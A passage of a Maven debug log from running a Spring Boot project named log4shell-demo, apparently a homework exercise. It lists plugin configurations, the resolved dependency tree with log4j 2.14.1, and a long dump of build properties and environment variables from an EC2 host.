
**<target default-value="1.6">${maven.compiler.target}</target>**

**<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>**

**<verbose default-value="false">${maven.compiler.verbose}</verbose>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources (default-testResources)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addDefaultExcludes default-value="true"/>**

**<buildFilters default-value="${project.build.filters}"/>**

**<delimiters>**

**<delimiter>@</delimiter>**

**</delimiters>**

**<encoding default-value="${project.build.sourceEncoding}"/>**

**<escapeWindowsPaths default-value="true"/>**

**<fileNameFiltering default-value="false"/>**

**<includeEmptyDirs default-value="false"/>**

**<outputDirectory default-value="${project.build.testOutputDirectory}"/>**

**<overwrite default-value="false"/>**

**<project default-value="${project}"/>**

**<propertiesEncoding>UTF-8</propertiesEncoding>**

**<resources default-value="${project.testResources}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${maven.test.skip}</skip>**

**<supportMultiLineFiltering default-value="false"/>**

**<useBuildFilters default-value="true"/>**

**<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile (default-testCompile)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<basedir default-value="${basedir}"/>**

**<buildDirectory default-value="${project.build.directory}"/>**

**<compilePath default-value="${project.compileClasspathElements}"/>**

**<compileSourceRoots default-value="${project.testCompileSourceRoots}"/>**

**<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>**

**<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>**

**<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>**

**<debug default-value="true">${maven.compiler.debug}</debug>**

**<debuglevel>${maven.compiler.debuglevel}</debuglevel>**

**<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>**

**<executable>${maven.compiler.executable}</executable>**

**<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>**

**<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>**

**<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>**

**<fork default-value="false">${maven.compiler.fork}</fork>**

**<generatedTestSourcesDirectory default-value="${project.build.directory}/generated-test-sources/test-annotations"/>**

**<maxmem>${maven.compiler.maxmem}</maxmem>**

**<meminitial>${maven.compiler.meminitial}</meminitial>**

**<mojoExecution default-value="${mojoExecution}"/>**

**<optimize default-value="false">${maven.compiler.optimize}</optimize>**

**<outputDirectory default-value="${project.build.testOutputDirectory}"/>**

**<parameters default-value="false">true</parameters>**

**<project default-value="${project}"/>**

**<release>${maven.compiler.release}</release>**

**<session default-value="${session}"/>**

**<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>**

**<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>**

**<skip>${maven.test.skip}</skip>**

**<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>**

**<source default-value="1.6">${maven.compiler.source}</source>**

**<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>**

**<target default-value="1.6">${maven.compiler.target}</target>**

**<testPath default-value="${project.testClasspathElements}"/>**

**<testRelease>${maven.compiler.testRelease}</testRelease>**

**<testSource>${maven.compiler.testSource}</testSource>**

**<testTarget>${maven.compiler.testTarget}</testTarget>**

**<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>**

**<verbose default-value="false">${maven.compiler.verbose}</verbose>**

**</configuration>**

**[DEBUG] --- exit fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addResources default-value="false">${spring-boot.run.addResources}</addResources>**

**<agents>${spring-boot.run.agents}</agents>**

**<classesDirectory default-value="${project.build.outputDirectory}"/>**

**<commandlineArguments>${spring-boot.run.arguments}</commandlineArguments>**

**<directories>${spring-boot.run.directories}</directories>**

**<excludeGroupIds default-value="">${spring-boot.excludeGroupIds}</excludeGroupIds>**

**<excludes>${spring-boot.excludes}</excludes>**

**<fork default-value="true">${spring-boot.run.fork}</fork>**

**<includes>${spring-boot.includes}</includes>**

**<jvmArguments>${spring-boot.run.jvmArguments}</jvmArguments>**

**<mainClass>com.example.Log4ShellDemoApplication</mainClass>**

**<noverify>${spring-boot.run.noverify}</noverify>**

**<optimizedLaunch default-value="true">${spring-boot.run.optimizedLaunch}</optimizedLaunch>**

**<profiles>${spring-boot.run.profiles}</profiles>**

**<project default-value="${project}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${spring-boot.run.skip}</skip>**

**<useTestClasspath default-value="false">${spring-boot.run.useTestClasspath}</useTestClasspath>**

**<workingDirectory>${spring-boot.run.workingDirectory}</workingDirectory>**

**</configuration>**

**[DEBUG] =======================================================================**

**[INFO]**

**[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=540491, ConflictMarker.markTime=158892, ConflictMarker.nodeCount=61, ConflictIdSorter.graphTime=313609, ConflictIdSorter.topsortTime=187854, ConflictIdSorter.conflictIdCount=32, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=12034444, ConflictResolver.conflictItemCount=60, DefaultDependencyCollector.collectTime=182333433, DefaultDependencyCollector.transformTime=24726440}**

**[DEBUG] com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile**

**[DEBUG] org.springframework.boot:spring-boot-starter:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] ch.qos.logback:logback-classic:jar:1.2.6:compile (version managed from 1.2.6)**

**[DEBUG] ch.qos.logback:logback-core:jar:1.2.6:compile (version managed from 1.2.6)**

**[DEBUG] org.slf4j:slf4j-api:jar:1.7.32:compile (version managed from 1.7.32)**

**[DEBUG] org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.apache.logging.log4j:log4j-api:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.slf4j:jul-to-slf4j:jar:1.7.32:compile (version managed from 1.7.32)**

**[DEBUG] jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile (version managed from 1.3.5)**

**[DEBUG] org.springframework:spring-core:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-jcl:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.yaml:snakeyaml:jar:1.28:compile (version managed from 1.28)**

**[DEBUG] org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.springframework:spring-web:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-beans:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-webmvc:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-aop:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-context:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-expression:jar:5.3.10:compile (version managed from 5.3.10)**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for apache.snapshots (http://repository.apache.org/snapshots).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for repository.jboss.org (http://repository.jboss.org/maven2).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots.jboss.org (http://snapshots.jboss.org/maven2).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for oss.sonatype.org/jboss-snapshots (http://oss.sonatype.org/content/repositories/jboss-snapshots).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for codehaus.snapshots (http://snapshots.repository.codehaus.org).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=1113018, ConflictMarker.markTime=137652, ConflictMarker.nodeCount=99, ConflictIdSorter.graphTime=85994, ConflictIdSorter.topsortTime=25072, ConflictIdSorter.conflictIdCount=35, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=1002237, ConflictResolver.conflictItemCount=85, DefaultDependencyCollector.collectTime=332357107, DefaultDependencyCollector.transformTime=2422157}**

**[DEBUG] org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.0:compile**

**[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.0.10:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.4.2:compile**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.1.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:2.0.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.26:runtime**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M2a:compile**

**[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile**

**[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile**

**[DEBUG] javax.inject:javax.inject:jar:1:compile**

**[DEBUG] com.google.guava:guava:jar:10.0.1:compile**

**[DEBUG] com.google.code.findbugs:jsr305:jar:1.3.9:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0:compile**

**[DEBUG] aopalliance:aopalliance:jar:1.0:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a:compile**

**[DEBUG] asm:asm:jar:3.3.1:compile**

**[DEBUG] org.apache.maven.shared:maven-filtering:jar:3.2.0:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:compile**

**[DEBUG] commons-io:commons-io:jar:2.6:compile**

**[DEBUG] org.apache.commons:commons-lang3:jar:3.8.1:compile**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Included: org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0**

**[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.0.10**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:2.0.0**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.26**

**[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0**

**[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0**

**[DEBUG] Included: com.google.guava:guava:jar:10.0.1**

**[DEBUG] Included: com.google.code.findbugs:jsr305:jar:1.3.9**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0**

**[DEBUG] Included: aopalliance:aopalliance:jar:1.0**

**[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a**

**[DEBUG] Included: asm:asm:jar:3.3.1**

**[DEBUG] Included: org.apache.maven.shared:maven-filtering:jar:3.2.0**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7**

**[DEBUG] Included: commons-io:commons-io:jar:2.6**

**[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.8.1**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources' with basic configurator -->**

**[DEBUG] (f) addDefaultExcludes = true**

**[DEBUG] (f) buildFilters = []**

**[DEBUG] (s) delimiters = [@]**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) escapeWindowsPaths = true**

**[DEBUG] (f) fileNameFiltering = false**

**[DEBUG] (s) includeEmptyDirs = false**

**[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (s) overwrite = false**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) propertiesEncoding = UTF-8**

**[DEBUG] (s) resources = [Resource {targetPath: null, filtering: true, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties}, excludes: {}]}}, Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {}, excludes: {\*\*/application\*.yml, \*\*/application\*.yaml, \*\*/application\*.properties}]}}]**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) supportMultiLineFiltering = false**

**[DEBUG] (f) useBuildFilters = true**

**[DEBUG] (s) useDefaultDelimiters = false**

**[DEBUG] -- end configuration --**

**[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86\_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which\_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX\_ROLE\_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH\_FUNC\_which%%=() { ( alias;**

**eval ${which\_declare} ) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"**

**}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS\_SESSION\_BUS\_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86\_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA\_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S\_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG\_SESSION\_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL\_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN\_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG\_SESSION\_ID=8, rest-assured.version=4.3.3, env.SYSTEMD\_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN\_CMD\_LINE\_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86\_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13, env.LS\_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:\*.tar=01;31:\*.tgz=01;31:\*.arc=01;31:\*.arj=01;31:\*.taz=01;31:\*.lha=01;31:\*.lz4=01;31:\*.lzh=01;31:\*.lzma=01;31:\*.tlz=01;31:\*.txz=01;31:\*.tzo=01;31:\*.t7z=01;31:\*.zip=01;31:\*.z=01;31:\*.dz=01;31:\*.gz=01;31:\*.lrz=01;31:\*.lz=01;31:\*.lzo=01;31:\*.xz=01;31:\*.zst=01;31:\*.tzst=01;31:\*.bz2=01;31:\*.bz=01;31:\*.tbz=01;31:\*.tbz2=01;31:\*.tz=01;31:\*.deb=01;31:\*.rpm=01;31:\*.jar=01;31:\*.war=01;31:\*.ear=01;31:\*.sar=01;31:\*.rar=01;31:\*.alz=01;31:\*.ace=01;31:\*.zoo=01;31:\*.cpio=01;31:\*.7z=01;31:\*.rz=01;31:\*.cab=01;31:\*.wim=01;31:\*.swm=01;31:\*.dwm=01;31:\*.esd=01;31:\*.jpg=01;35:\*.jpeg=01;35:\*.mjpg=01;35:\*.mjpeg=01;35:\*.gif=01;35:\*.bmp=01;35:\*.pbm=01;35:\*.pgm=01;35:\*.ppm=01;35:\*.tga=01;35:\*.xbm=01;35:\*.xpm=01;35:\*.tif=01;35:\*.tiff=01;35:\*.png=01;35:\*.svg=01;35:\*.svgz=01;35:\*.mng=01;35:\*.pcx=01;35:\*.mov=01;35:\*.mpg=01;35:\*.mpeg=01;35:\*.m2v=01;35:\*.mkv=01;35:\*.webm=01;35:\*.webp=01;35:\*.ogm=01;35:\*.mp4=01;35:\*.m4v=01;35:\*.mp4v=01;35:\*.vob=01;35:\*.qt=01;35:\*.nuv=01;35:\*.wmv=01;35:\*.asf=01;35:\*.rm=01;35:\*.rmvb=01;35:\*.flc=01;35:\*.avi=01;35:\*.fli=01;35:\*.flv=01;35:\*.gl=01;35:\*.dl=01;35:\*.xcf=01;35:\*.xwd=01;35:\*.yuv=01;35:\*.cgm=01;35:\*.emf=01;35:\*.ogv=01;35:\*.ogx=01;35:\*.aac=01;36:\*.au=01;36:\*.flac=01;36:\*.m4a=01;36:\*.mid=01;36:\*.midi=01;36:\*.mka=01;36:\*.mp3=01;36:\*.mpc=01;36:\*.ogg=01;36:\*.ra=01;36:\*.wav=01;36:\*.oga=01;36:\*.opus=01;36:\*.spx=01;36:\*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH\_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX\_USE\_CURRENT\_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-28T23:35:31Z, env.SSH\_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN\_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=**

**, sun.stdout.encoding=UTF-8, env.SSH\_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, spring.boot.version=2.5.5, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX\_LEVEL\_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG\_RUNTIME\_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD\_SHOWN=pam, env.XDG\_SESSION\_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

